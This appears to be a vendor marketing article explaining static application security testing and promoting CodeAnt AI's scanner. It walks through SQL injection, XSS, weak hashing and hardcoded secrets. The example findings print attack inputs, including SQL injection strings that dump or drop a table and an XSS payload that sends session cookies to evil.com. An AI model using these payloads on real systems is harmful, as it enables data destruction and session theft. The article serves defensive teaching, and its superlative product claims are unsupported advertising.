

CodeAnt AI then completes the loop with AI Security Fix Analysis, presenting the fixed code alongside the finding, with tabs for the Problem, Solution, and Best Practices. The developer can review the fix, see the diff, and apply it directly. No switching to a separate tool, no writing patches from scratch.
CodeAnt AI is the only SAST tool that combines Steps of Reproduction, full attack path tracing, EPSS prioritization, and AI-generated fixes in a single workflow. This is why its fix rate, the percentage of findings that developers actually resolve, is dramatically higher than tools that present generic alerts. When developers can see the full chain of evidence and apply a fix in one click, they fix it.
What Vulnerabilities Does SAST Find?
SAST tools detect vulnerabilities in first-party code, the code your team writes. The categories align with industry standards like the OWASP Top 10 and the CWE/SANS Top 25. Below are four of the most common vulnerability types with real code examples showing what vulnerable code looks like, how SAST detects it, and what a Steps of Reproduction finding from CodeAnt AI would present to the developer.
SQL Injection (CWE-89)
SQL injection remains one of the most dangerous and common web application vulnerabilities. It occurs when user-supplied input is inserted directly into a SQL query without sanitization, allowing an attacker to manipulate the query’s logic.
Vulnerable Python code:
How SAST detects this: The scanner traces the data flow from a source (the request.args.get('user_id') call, which receives untrusted user input) through the code to a sink (the cursor.execute(query) call, which executes a SQL statement). Because the user input flows into the SQL string through concatenation on line 7 without passing through any sanitization or parameterized query binding, the tool flags this as a SQL injection vulnerability.
What CodeAnt AI’s Steps of Reproduction shows the developer:
SQL Injection: CWE-89 · Severity: Critical
Taint flow: request.args.get('user_id') (line 5) → string concatenation (line 7) → cursor.execute(query) (line 8)
Steps to reproduce: An attacker sends GET /api/users?user_id=' OR '1'='1 — the crafted input bypasses the intended query logic and returns all rows from the users table. An attacker sending user_id=' ; DROP TABLE users; -- could delete the entire table.
Fix: Replace string concatenation with a parameterized query: cursor.execute("SELECT * FROM users WHERE id = ?", (user_id,))
Notice the difference from a traditional SAST alert. Instead of “possible SQL injection on line 8,” the developer gets the exact exploit input, the specific taint path, and a one-click fix. No investigation needed. No guessing whether it is a false positive.
Secure version:
Cross-Site Scripting / XSS (CWE-79)
Cross-site scripting occurs when an application includes untrusted user input in its HTML output without proper encoding, allowing an attacker to inject malicious scripts that execute in other users’ browsers.
Vulnerable JavaScript code:
How SAST detects this: The scanner identifies req.query.q as an untrusted source (user-controlled query parameter) and traces it to the res.send() sink, where it is embedded in an HTML template string without encoding. Any JavaScript in the q parameter will execute in the victim’s browser.
What CodeAnt AI’s Steps of Reproduction shows the developer:
Reflected XSS — CWE-79 · Severity: High
Taint flow: req.query.q (line 3) → template literal (line 6) → res.send() (line 4)
Steps to reproduce: An attacker crafts a link: /search?q=<script>document.location='<https://evil.com/steal?cookie='+document.cookie></script> — any user who clicks the link executes the attacker’s script, which exfiltrates their session cookie.
Fix: Encode the user input before rendering: use a template engine with auto-escaping, or apply encodeURIComponent() / a dedicated HTML sanitization library.
Secure version:
Insecure Cryptographic Practices (CWE-327)
Weak or outdated cryptographic algorithms make encrypted data vulnerable to known attacks. SAST tools detect the use of deprecated algorithms like MD5, SHA-1, DES, and RC4, and flag insufficient key lengths.
Vulnerable Python code:
How SAST detects this: The scanner recognizes hashlib.md5() as a call to a cryptographically broken hash function. MD5 is vulnerable to collision attacks and can be brute-forced at billions of hashes per second on modern GPUs. For password storage, this is a critical vulnerability regardless of data flow — the pattern itself is dangerous.
What CodeAnt AI’s Steps of Reproduction shows the developer:
Insecure Hash Function: CWE-327 · Severity: High
Vulnerable pattern: hashlib.md5() used for password hashing (line 5)
Steps to reproduce: An attacker who gains access to the database can crack MD5-hashed passwords using a rainbow table or GPU-accelerated brute force. A 2024 benchmark shows MD5 can be brute-forced at over 60 billion hashes per second on consumer hardware, making even complex passwords recoverable in minutes.
Fix: Replace with bcrypt, argon2, or scrypt — adaptive hashing algorithms designed for password storage that include salting and adjustable work factors.
Secure version:
Hardcoded Secrets and Credentials (CWE-798)
Hardcoded credentials, API keys, database passwords, secret tokens embedded directly in source code, are one of the most common vulnerabilities found in code repositories. Once code is pushed to a shared repository, these secrets are accessible to anyone with read access, and they often end up in commit history permanently.
Vulnerable Python code:
How SAST detects this: The scanner applies two detection methods. First, entropy analysis identifies the STRIPE_API_KEY value as a high-entropy string matching the known format of Stripe live keys (sk_live_ prefix). Second, pattern matching identifies DB_PASSWORD assigned a literal string value that is later used in a database connection call. Both represent secrets that should be loaded from environment variables or a secrets manager at runtime, never stored in source code.
What CodeAnt AI’s Steps of Reproduction shows the developer:
Hardcoded Secret: CWE-798 · Severity: Critical
Finding 1: Stripe live API key on line 5, matches sk_live_* pattern. This key grants production-level access to your Stripe account.
Finding 2: Database password on line 6, literal string used in psycopg2.connect() on line 18. This grants admin access to your production payments database.
Steps to reproduce: Any developer, contractor, or attacker with read access to this repository can extract these credentials and use them directly. If this code has been committed to Git history, the secrets are accessible even after deletion through git log.
Fix: Move secrets to environment variables or a secrets manager (AWS Secrets Manager, HashiCorp Vault, or .env files excluded from version control), and rotate the exposed credentials immediately.
Secure version:
These four examples represent only a small portion of what modern SAST tools detect. A comprehensive scanner covers dozens of vulnerability categories aligned with the OWASP Top 10 and CWE Top 25, including:
Path traversal
Server-side request forgery (SSRF)
Insecure deserialization
XML external entity (XXE) injection
And many more
The real differentiator between SAST tools is not which categories they claim to cover — most vendors check the same boxes. The difference lies in:
How findings are validated
How clearly they are explained
How many false positives reach developers
How easy remediation becomes
CodeAnt AI combines:
AI-native semantic detection
Steps of Reproduction
Full attack path tracing
EPSS-based exploit prioritization
One-click AI-generated fixes
This ensures developers spend time fixing real vulnerabilities, not investigating vague alerts or debating severity.
Every finding includes:
The complete evidence chain from entry point to vulnerable sink
Real-world exploit probability
A ready-to-apply fix
The result is higher trust, faster remediation, and significantly lower alert fatigue.
That is why teams ranging from early-stage startups to enterprises like Commvault rely on AI-native SAST workflows that prioritize clarity, accuracy, and action.
SAST vs DAST vs SCA vs IAST: When to Use Each
SAST is one of four complementary application security testing approaches. Each addresses a different risk surface, and the strongest security programs combine multiple methods.
Dimension | SAST | DAST | SCA | IAST |
What it tests | First-party source code | Running applications (black-box) | Third-party dependencies | Running applications (instrumented) |
When it runs | During development (PR / build) | After deployment (staging / production) | During development (dependency resolution) | During testing (with instrumentation agent) |
What it finds | Injection, XSS, insecure crypto, hardcoded secrets, buffer overflows | Auth issues, misconfigurations, exposed endpoints | Known CVEs, license violations, outdated packages | Runtime injection, data flow issues with real request context |
Strengths | Earliest detection; full code coverage; developer-native | Finds deployment-specific issues; no source code needed | Addresses supply-chain risk; automated patching | Low false positives; real runtime context |
Limitations | Cannot find runtime or configuration issues | Cannot identify the code causing the vulnerability | Only covers third-party code, not your code | Requires running application; limited to tested paths |
Best for | Catching vulnerabilities before code is merged | Validating deployed applications are secure | Managing open-source dependency risk | Reducing false positives in QA/staging environments |
For a detailed comparison of SAST and DAST, including when to use each and how they complement each other, see SAST vs DAST: Key Differences and When to Use Each.
CodeAnt AI combines SAST, SCA, secrets detection, and Infrastructure-as-Code scanning in a single platform, covering first-party code, third-party dependencies, and infrastructure configuration in one PR-native workflow. This eliminates the need to run separate tools for each testing method, reducing toolchain complexity and giving developers a single source of truth for security findings.
How AI is Transforming SAST?
The evolution from rule-based to AI-powered SAST is the most significant shift in application security tooling in the past decade. Understanding this evolution is essential to choosing a tool that will stay effective as codebases grow, languages evolve, and AI-generated code becomes the norm.
Rule-Based vs AI-Assisted vs AI-Native
The SAST market has split into three distinct tiers of AI maturity:

Rule-Based SAST uses deterministic pattern matching against known vulnerability signatures. It is predictable and well-understood, but it can only detect what its rule authors have anticipated. Novel vulnerability patterns, framework-specific edge cases, and business-logic flaws fall through the cracks. Rule-based tools also tend to produce high false positive rates because they lack the context to understand whether a flagged pattern is genuinely dangerous in your specific codebase. Legacy tools like SonarQube Community Edition and traditional Fortify deployments operate at this tier.
AI-Assisted SAST applies AI after rule-based scanning, using machine learning for triage, false positive filtering, and remediation suggestions. The core detection engine is still rule-driven, but AI helps manage the output. Tools like Snyk Code, Semgrep with Pro rules, and Checkmarx One operate at this tier. It is a meaningful improvement over pure rule-based scanning, but the AI is a post-processing layer, not the detection engine itself.
AI-Native SAST uses large language models and machine learning as the primary detection engine. Instead of matching patterns, it reasons about code behavior, understanding what functions do, how data flows through the application, and whether a specific code path is genuinely exploitable. This produces fundamentally fewer false positives because the engine understands context rather than merely matching syntax. CodeAnt AI is the leading AI-native SAST platform, trusted by organizations from early-stage startups to enterprises processing millions of transactions. Its AI-native engine is the reason it delivers the lowest false positive rate in the market, and why developers actually trust and act on its findings.
How to Get Started with SAST
Choosing Where to Scan: IDE, PR, or CI/CD
SAST tools integrate into CI/CD pipelines by running automated scans during pull requests or merge requests, providing inline feedback to developers before code is merged into the main branch. But where in your workflow should scanning happen?
IDE scanning catches issues as developers write code, the fastest feedback loop. The downside is that it depends on every developer having the IDE plugin installed and configured.
PR-level scanning is the most effective balance of speed and coverage. Every code change is scanned automatically when a pull request is opened, and findings appear as inline comments on the specific lines affected. This is the model CodeAnt AI is built around, it reviews every PR across GitHub, GitLab, Azure DevOps, or Bitbucket, ensuring nothing reaches the main branch without security review, regardless of which developer authored the change.
CI/CD pipeline scanning runs as a build step, often gating deployments on security results. This is the most enforcement-heavy model, but feedback comes later in the process, after the developer has moved on to other work.
The most effective SAST implementation uses PR-level scanning as the primary touchpoint, with CI/CD gates as a safety net and IDE plugins for real-time developer guidance. For step-by-step pipeline configurations, see How to Integrate SAST into Your CI/CD Pipeline.
Reducing False Positives with Steps of Reproduction
The biggest barrier to SAST adoption is false positives.
When developers repeatedly see alerts that are not exploitable, they lose trust. Once that trust erodes, findings get ignored, dashboards turn into backlogs, and the tool becomes shelfware.
The problem is not just detection accuracy. It is validation and presentation.
A scanner that produces 200 generic alerts creates less real security impact than a tool that surfaces 30 validated findings with clear evidence showing:
Where the vulnerability starts
How data flows through the code
Why it is exploitable
What to fix
This is the purpose of Steps of Reproduction.
Instead of:
Possible SQL injection on line 47
Developers see:
The entry point
The taint path across files
The vulnerable sink
A concrete exploitation scenario
The difference is confidence. When a developer can see the full attack path, they do not question whether the finding is real.
How Workflow Integration Further Reduces Noise
False positives are also reduced when security is enforced at multiple stages:
Pre-commit (CLI): Block secrets and high-risk patterns before they enter Git.
IDE: Surface contextual findings with AI-assisted fixes while code is being written.
Pull Request: Deliver validated findings inline, with attack paths and one-click remediation.
CI/CD: Enforce policy gates for critical issues.
SecOps Dashboard: Track trends, OWASP/CWE/CVE mapping, remediation status, and EPSS-based prioritization.
CodeAnt AI filters noise before findings ever reach developers, then prioritizes remaining issues using:
Reachability analysis
EPSS exploit probability
Historical exposure trends
Every surfaced finding is:
Reachable
Validated
Risk-prioritized
Immediately fixable
That is why teams from early-stage startups to enterprises like Commvault rely on AI-native SAST workflows that emphasize clarity over volume.
Because finding developers' trust gets fixed. A finding they doubt gets ignored.
Try CodeAnt AI’s SAST scanning on your first pull request - free for 14 days
Key Takeaways
Static Application Security Testing is no longer optional, it is table stakes for any team shipping production software. The question is not whether to adopt SAST, but which tool will give your developers accurate, actionable findings they actually fix rather than ignore.
The answer depends on your priorities: rule-based tools offer predictability at the cost of noise; AI-assisted tools reduce some of that noise; and AI-native tools like CodeAnt AI deliver the lowest false positive rates in the market by reasoning about code behavior rather than matching patterns. Combine that with Steps of Reproduction, full attack path tracing, EPSS-based prioritization, and AI-generated fixes, and you have a SAST tool that does not just find vulnerabilities, but gives developers everything they need to understand and fix them in minutes.
Next steps:
Compare tools
Go deeper on testing methods
Set up your pipeline
Start scanning: Try CodeAnt AI free for 14 days, PR-native AI SAST with Steps of Reproduction, across GitHub, GitLab, Bitbucket, and Azure DevOps

